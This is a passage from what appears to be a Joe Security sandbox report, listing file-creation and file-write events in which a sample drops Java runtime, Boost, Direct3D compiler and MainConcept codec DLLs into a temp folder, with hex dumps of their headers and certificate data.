C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jawt.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\JAWTAccessBridge-32.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\JAWTAccessBridge.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jdwp.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jfr.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jfxmedia.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jfxwebkit.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jli.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jp2iexp.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jp2native.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jp2ssv.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jpeg.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jsdt.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jsound.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jsoundds.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\kcms.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\lcms.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\management.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\mlib_image.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\msvcp120.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\msvcr100.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\msvcr120.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\net.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\nio.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\npt.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\prism_common.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\prism_d3d.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\prism_sw.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\resource.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\splashscreen.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\ssv.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\sunec.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\sunmscapi.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\t2k.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\unpack.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\verify.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\w2k_lsa_auth.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\WindowsAccessBridge-32.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\WindowsAccessBridge.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW

Copyright Joe Security LLC 2022

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\wsdetect.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\zip.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\d3dcompiler_47.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\ImageMetaData.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\ImageStitcher.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\InterfaceCommand.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\InterfaceCreation.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\InterfaceUnique.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\JSONCommand.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\adbeape.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\adbeape.dll	32768	7680	00 1e 00 00 00 02 02 00 30 fd 1d fd 06 09 2a fd 48 fd fd 0d 01 07 02 fd fd 1d fd 30 fd 1d fd 02 01 01 31 0f 30 0d 06 09 60 fd 48 01 65 03 04 02 01 05 00 30 5c 06 0a 2b 06 01 04 01 fd 37 02 01 04 fd 4e 30 4c 30 17 06 0a 2b 06 01 04 01 fd 37 02 01 0f 30 09 03 01 00 fd 04 fd 02 fd 00 30 31 30 0d 06 09 60 fd 48 01 65 03 04 02 01 05 00 04 20 38 44 1a fd fd fd 31 fd 08 fd 19 fd 58 fd fd fd 35 fd 7a 2e 61 05 5a 3a 59 38 22 fd 5d fd fd 72 fd fd 0c fd 30 fd 06 02 30 fd 04 fd 03 02 01 02 02 10 0f fd 76 16 5d 55 3f fd fd 2e fd fd fd 32 4a 24 30 0d 06 09 2a fd 48 fd fd 0d 01 01 0b 05 00 30 6c 31 0b 30 09 06 03 55 04 06 13 02 55 53 31 15 30 13 06 03 55 04 0a 13 0c 44 69 67 69 43 65 72 74 20 49 6e 63 31 19 30 17 06 03 55 04 0b 13 10 77 77 77 2e 64 69 67 69 63 65 72	0*H010`He0\+7N0L0+700 10`He 8D1 X5z.aZ:Y8"]r00v]U?.2J$0 *H0l10UUS10UDigiCert Inc10Uwww.digicer	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\adbeape.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\adbeape.dll	32768	7296	fd 1c 00 00 00 02 02 00 30 fd 1c 70 06 09 2a fd 48 fd fd 0d 01 07 02 fd fd 1c 61 30 fd 1c 5d 02 01 01 31 0b 30 09 06 05 2b 0e 03 02 1a 05 00 30 68 06 0a 2b 06 01 04 01 fd 37 02 01 04 fd 5a 30 58 30 33 06 0a 2b 06 01 04 01 fd 37 02 01 0f 30 25 03 01 00 fd 20 fd 1e fd 1c 00 3c 00 3c 00 3c 00 4f 00 62 00 73 00 6f 00 6c 00 65 00 74 00 65 00 3e 00 3e 00 3e 30 21 30 09 06 05 2b 0e 03 02 1a 05 00 04 14 63 fd 67 3c 68 fd fd 40 fd fd 70 44 fd 3b 52 23 57 fd fd 0b 2b 30 fd 05 56 30 fd 04 3e fd 03 02 01 02 02 10 19 1a 32 fd 75 fd fd ec 11 fd fd 12 7f 49 30 0d 06 09 2a fd 48 fd fd 0d 01 01 0b 05 00 30 fd fd 31 0b 30 09 06 03 55 04 06 13 02 55 53 31 17 30 15 06 03 55 04 0a 13 0e 56 65 72 69 53 69 67 6e 2c 20 49 6e 63 2e 31 1f 30 1d 06 03 55 04 0b 13 16	0p*Ha0]10+0h+7Z0X03+ 70% <<<Obs olete>>>0!0+cg<h@pD;R #W+0V0>2u I0*H010UUS10UVeriSign , Inc.10U	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\boost_system.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\boost_system.dll	32768	2176	1e 61 17 66 20 56 06 fd 19 fd 5d 71 fd fd fd fd 09 fd 1c fd 47 fd fd fd 03 fd 10 2f fd 0a 6c 4e 33 fd b4 fd fd 4c fd 63 48 39 40 21 fd fd fd 6e fd fd 3c fd fd fd fd 06 fd 09 4f 53 57 41 fd 2f fd 1e 4d 4e fd fd 10 78 6c 42 6e fd fd fd 61 5c 52 fd 4e fd 6b fd fd 4a 7a fd fd fd fd 03 fd fd fd 03 fd 0f fd 53 fd 0a 75 fd fd 75 2e fd 66 fd 04 fd fd fd 06 57 fd fd 0e fd fd fd fd 18 1f fd fd fd 3a 00 fd 8a fd fd 01 de fd 38 fd 0f 52 fd fd fd 03 60 0a 4d fd fd 27 6d 14 32 fd 3f fd 40 d9 fd fd fd 39 14 fd fd fd fd fd fd 2b 5a fd fd 58 55 04 7d da fd 23 03 fd fd 2a fd fd fd fd 61 fd 30 fd 05 4b 30 fd 04 33 fd 03 02 01 02 02 10 54 58 fd fd 41 fd 44 fd fd fd 7b fd fd 52 fd 30 0d 06 09 2a fd 48 fd fd 0d 01 01 0b 05 00 30 77	af V]qG/lN3LcH9@!n<SWA/MNxlBna \RNkJzSuu.fW:8R`M'm2?@9+ZXU}#* a0K03TXAD{R0*H0w	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\d3dcompiler_47.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\d3dcompiler_47.dll	327680	32768	6c 61 74 65 5f 45 78 63 6c 00 00 00 00 00 00 00 72 20 7c 20 28 6e 20 26 20 61 29 20 3a 20 69 66 28 20 6b 6e 6f 77 6e 5f 62 66 69 5f 62 69 74 6d 61 73 6b 5f 6e 6f 73 68 69 66 74 28 6e 2c 61 2c 72 29 20 26 26 20 61 6e 64 5f 69 73 5f 7a 65 72 6f 28 6e 2c 72 29 20 29 20 2d 3e 20 62 66 69 28 62 66 69 5f 62 69 74 77 69 64 74 68 5f 6e 6f 73 68 69 66 74 28 6e 2c 61 2c 72 29 2c 20 30 69 2c 20 61 2c 20 72 29 20 3c 7c 20 4d 52 2e 47 65 6e 44 33 44 31 30 5f 4f 70 74 69 6d 69 7a 65 45 61 72 6c 79 54 72 61 6e 73 6c 61 74 65 5f 45 78 63 6c 00 00 00 00 00 00 00 72 20 7c 20 28 61 20 26 20 6e 29 20 3a 20 69 66 28 20 6b 6e 6f 77 6e 5f 62 66 69 5f 62 69 74 6d 61 73 6b 5f 6e 6f 73 68 69 66 74 28 6e 2c 61 2c 72 29 20 26 26 20 61 6e 64 5f 69 73 5f 7a 65 72 6f 28 6e 2c 72 29 20	late_Exclr | (n & a) : if(known_bfi_bitmask_noshift(n,a,r) && and_is_zero(n,r)) -> bfi(bfi_bitwidth_noshift(n,a,r), 0i, a, r) <| MR.GenD3D10_OptimizeEarlyTranslate_Exclr | (a & n) : if(known_bfi_bitmask_noshift(n,a,r) && and_is_zero(n,r)	success or wait	26	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\d3dcompiler_47.dll	3670016	26056	fd 3c 33 3d fd 3d fd 3d 59 3e fd 3e 39 3f 58 3f fd 3f 00 00 00 fd 2e 00 fd 00 00 00 62 30 fd 30 fd 30 17 31 47 31 fd 31 fd 31 fd 31 fd 31 fd 31 fd 31 fd 31 11 32 1c 32 57 32 37 33 07 34 25 34 57 34 fd 34 fd 34 12 35 fd 35 fd 35 fd 35 21 36 30 36 39 36 fd 36 07 37 37 37 fd 37 1a 39 2c 39 66 39 fd 39 fd 39 24 3a 64 3a fd 3a fd 3a 24 3b 64 3b fd 3b fd 3b 24 3c 64 3c fd 3c fd 3c 24 3d 64 3d fd 3d fd 3d 24 3e 64 3e fd 3e fd 3e 20 3f 56 3f fd 3f 00 fd 2e 00 74 00 00 00 45 30 fd 30 fd 32 fd 32 37 33 fd 33 21 35 33 35 74 35 fd 35 fd 35 fd 36 fd 36 10 37 31 37 3c 37 fd 37 fd 37 fd 37 47 38 75 38 fd 38 fd 38 1d 39 38 39 63 39 7e 39 fd 39 05 3a 25 3a 4e 3a fd 3a 5d 3b fd 3b 17 3c 54 3c fd 3c fd 3c 07 3d 3b 3d fd 3d fd 3d 14 3e 62 3e fd 3e fd 3e fd 3e fd 3e 24 3f 4c	<3===Y>>9? X??.b0001G1111111122 W2734%4W4445555!606 96677779,9f 999$:d:::$;d;;;$<d<<<$=d ===$>d>>> ? V??.tE0022733!535t5556671 7<7777G8u888989c9~99 :%:N::];;< T<<<=;===>b>>>>>$?L	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\boost_system.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_config_mp2v.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 64 5e 65 fd 20 3f 0b fd 20 3f 0b fd 20 3f 0b fd 29 47 fd fd 22 3f 0b fd 4f 49 fd fd 23 3f 0b fd 20 3f 0a fd 1e 3f 0b fd 4f 49 fd fd 22 3f 0b fd 4f 49 fd fd 2b 3f 0b fd 4f 49 fd fd 22 3f 0b fd 3b fd fd fd 23 3f 0b fd 3b fd fd fd fd 22 3f 0b fd 3b fd fd fd 21 3f 0b fd 3b fd fd fd 21 3f 0b fd 3b fd fd fd 21 3f 0b fd 52 69 63 68 20 3f 0b fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$d^e ? ? ?)G"?O I#? ??OI"?OI+? OI"?;#?;"?;!?;!?;!?Rich ?	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_config_mp2v.dll	32768	7600	6e 00 74 00 65 00 72 00 6e 00 61 00 6c 00 4e 00 61 00 6d 00 65 00 00 00 6d 00 63 00 5f 00 63 00 6f 00 6e 00 66 00 69 00 67 00 5f 00 6d 00 70 00 32 00 76 00 00 00 00 00 66 00 21 00 01 00 4c 00 65 00 67 00 61 00 6c 00 43 00 6f 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 00 00 43 00 6f 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 fd 00 20 00 32 00 30 00 31 00 37 00 20 00 4d 00 61 00 69 00 6e 00 43 00 6f 00 6e 00 63 00 65 00 70 00 74 00 20 00 47 00 6d 00 62 00 48 00 00 00 00 00 4e 00 13 00 01 00 4f 00 72 00 69 00 67 00 69 00 6e 00 61 00 6c 00 46 00 69 00 6c 00 65 00 6e 00 61 00 6d 00 65 00 00 00 6d 00 63 00 5f 00 63 00 6f 00 6e 00 66 00 69 00 67 00 5f 00 6d 00 70 00 32 00 76 00 2e 00 64 00 6c 00 6c 00 00 00 00 00 fd 00 39 00 01 00 50 00 72 00 6f 00 64 00 75	nternalNamemc_config_mp2vf!LegalCopyrightCopyright 2017 MainConcept GmbHNOriginalFilenamem c_config_mp2v.dll9Produ	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_config_mp4v.dll	0	31152	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_dec_spic.dll	0	24496	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_demux_dv.dll	32768	8624	fd fd 00 00 50 27 00 00 fd 27 00 00 00 00 00 fd 27 00 00 4f 28 00 00 60 7f 00 00 fd 2a 00 00 06 2b 00 00 60 7f 00 00 10 2b 00 00 fd 2b 00 00 fd fd 00 00 fd 2b 00 00 55 34 00 00 fd fd 00 00 55 34 00 00 72 34 00 00 00 00 00 74 34 00 00 fd 34 00 00 18 fd 00 00 fd 34 00 00 fd 34 00 00 60 7f 00 00 10 35 00 00 2f 35 00 00 20 fd 00 00 40 35 00 00 fd 35 00 00 28 fd 00 00 fd 35 00 00 fd 35 00 00 18 fd 00 00 fd 35 00 00 55 38 00 00 30 fd 00 00 58 38 00 00 fd 39 00 00 4c fd 00 00 fd 39 00 00 fd 39 00 00 fd fd 00 00 fd 39 00 00 1e 3b 00 00 fd fd 00 00 2c 3b 00 00 fd 3b 00 00 fd fd 00 00 fd 3b 00 00 fd 3b 00 00 60 7f 00 00 fd 3b 00 00 2c 3c 00 00 fd 7f 00 00 2c 3c 00 00 64 3c 00 00 fd 7f 00 00 fd 3c 00 00 31 3d 00 00 01 00 00 50 3d 00 00 73 3d 00 00 60 7f 00	P'"O(`*+`+++U4U4r4t4444`5/5 @ 55(555U80X89L999;;;;;;`;,<,<d<<1=P=s=`	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_enc_mp2sr.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_enc_mp2sr.dll	32768	1968	fd 5c 0d 4e fd 0d fd fd fd 14 91 72 54 2e a3 fd 44 fd 52 1b 3f 41 3c fd 4a fd fd fd 39 fd 53 fd 21 fd fd fd 7f fd fd fd fd 58 6a fd 15 fd 3d 36 fd 1c 57 07 24 fd fd 7b fd 31 2d 3d 6e 35 fd 42 fd 4b 61 fd 5f 1c 70 fd 17 7d cb fd 61 fd 78 fd 68 1b fd 11 78 1a fd fd fd 55 47 53 73 32 a1 0e 46 40 57 fd fd fd 53 fd fd 5b fd 35 57 fd fd 62 61 20 0a fd 30 77 24 11 4d 62 fd fd fd 7b 68 fd 31 fd 65 fd fd fd 4d fd 35 0c 2b 6f 6a 72 5c 60 fd fd fd 0c fd 5e fd 56 52 00 48 fd fd fd fd 7d fd 2f fd 13 fd 38 fd fd fd 46 fd 13 fd fd 1b fd fd 5a 38 5b fd 02 03 01 00 01 fd fd 01 fd 30 fd 01 7f 30 2f 06 08 2b 06 01 05 05 07 01 01 04 23 30 21 30 1f 06 08 2b 06 01 05 05 07 30 01 fd 13 68 74 74 70 3a 2f 2f 73 32 2e 73 79 6d 63 62 2e 63	\NrT.DR?A<J9S!Xj=6${1-=nBKa_p}axhxUGS2F@S[5Wba0w$Mb{h1e5+ojr\`^VRH}/8FZ800/+#0!0+0http://s2.symcb.c	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_enc_pcm.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_enc_pcm.dll	32768	5040	2a fd 48 fd fd 0d 01 01 05 05 00 03 fd fd 00 03 09 fd fd 79 fd 7f 59 30 fd fd 68 fd fd fd 09 1d fd 4f fd 06 5d 37 5f fd 52 fd 16 fd fd 1c fd 09 44 6e fd 6d fd 58 7c 30 fd fd 69 fd 23 73 0b 12 6f 47 fd fd 39 11 fd 2a fd fd fd 1a ce fd 59 fd 00 fd fd 0c 4d fd fd 31 fd 08 5c 2a 7a fd fd 7a 1d 57 4c fd 65 18 fd 79 40 62 25 fd 6e fd fd 37 6a fd 21 08 fd 41 fd fd fd 57 3f 1d 77 49 fd 2a 16 06 5e fd 38 6a 22 12 fd 51 19 fd 7e fd 30 fd 04 fd 30 fd 03 fd fd 03 02 01 02 02 10 0e fd fd 38 fd fd fd 35 6e 04 fd 6a fd 1b 1a 50 30 0d 06 09 2a fd 48 fd fd 0d 01 01 05 05 00 30 5e 31 0b 30 09 06 03 55 04 06 13 02 55 53 31 1d 30 1b 06 03 55 04 0a 13 14 53 79 6d 61 6e 74 65 63 20 43 6f 72 70 6f 72 61 74 69 6f 6e 31 30 30 2e 06 03 55 04 03 13 27 53 79 6d 61 6e 74 65 63 20	*HyY0hO]7_RDnmX|0i#soG9*YM1*z zWLey@b%n7j!AW? wI*^8j"Q~0085nj P0*H0^10UUS10USymantec Corporation100.U'Symantec	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_mux_dv.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_mux_dv.dll	32768	7600	61 00 6c 00 43 00 6f 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 00 00 43 00 6f 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 fd 00 20 00 4d 00 61 00 69 00 6e 00 43 00 6f 00 6e 00 63 00 65 00 70 00 74 00 20 00 47 00 6d 00 62 00 48 00 20 00 32 00 30 00 31 00 37 00 00 00 00 00 44 00 0e 00 01 00 4f 00 72 00 69 00 67 00 69 00 6e 00 61 00 6c 00 46 00 69 00 6c 00 65 00 6e 00 61 00 6d 00 65 00 00 00 6d 00 63 00 5f 00 6d 00 75 00 78 00 5f 00 64 00 76 00 2e 00 64 00 6c 00 6c 00 00 00 58 00 1c 00 01 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 00 00 00 00 4d 00 61 00 69 00 6e 00 43 00 6f 00 6e 00 63 00 65 00 70 00 74 00 fd 00 20 00 44 00 56 00 20 00 41 00 75 00 64 00 69 00 6f 00 20 00 4d 00 75 00 78 00 65 00 72 00 00 00 3e 00 0d 00 01 00 50	alCopyrightCopyright MainConcept GmbH 2017DOriginalFilenamemc_mux_dv.dllXProductNameMainConcept DV Audio Muxer>P	success or wait	1	1396987	WriteFile
